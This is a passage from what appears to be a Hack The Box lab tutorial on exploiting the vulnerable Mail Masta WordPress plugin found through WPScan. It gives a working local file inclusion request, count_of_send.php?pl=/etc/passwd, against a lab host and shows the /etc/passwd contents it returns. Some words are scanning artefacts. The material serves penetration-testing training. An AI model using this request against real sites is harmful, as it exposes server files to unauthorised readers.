Purchase Cubes

## **Exploiting a Vulnerable Plugin**

**■** Modyles

## **Leveraging WPScan Results**

■ Dashbeard

The report generated by WPScan tells us that the website uses an older version of WordPress (5.3.2) and an outdated theme called Twenty. WPScan identified two vulnerable plugins, Mail Masta 1.0 and Google Review Slider. This version of the Mail Masta plugin is known to be vulnerable to SQL Injection as well as Local File Inclusion (LFI). The report output also contains URLs to PoCs, which provide information on how to exploit these vulnerabilities.


Let's verify if the LFI can be exploited based on this exploit-db report. The exploit states that any unauthenticated user can read local files through the path: /wp-content/plugins/mail-masta/inc/campaign/count\_of\_send.php?pl=/etc/passwd.

## **LFI using Browser**


```
view-source:http://blog.inlanefreight.com/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passw
  root:x:0:0:root:/root:/bin/bash
  daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
  bin:x:2:2:bin:/bin:/usr/sbin/nologin
 4 sys:x:3:3:sys:/dev:/usr/sbin/nologin
 5 sync:x:4:65534:sync:/bin:/bin/sync
 6 games:x:5:60:games:/usr/games:/usr/sbin/nologin
  man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
 8 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
  mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
18 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19 apt:x:100:65534::/nonexistent:/bin/false
```


We can also validate this vulnerability using cURL on the command line.

## LFI using cURL





We have successfully validated the vulnerability using the data generated in the WPScan report. Now let's try it out ourselves!





Waiting to start...





∞ / 1 spawns left

Powered by RACKTHEBOX

4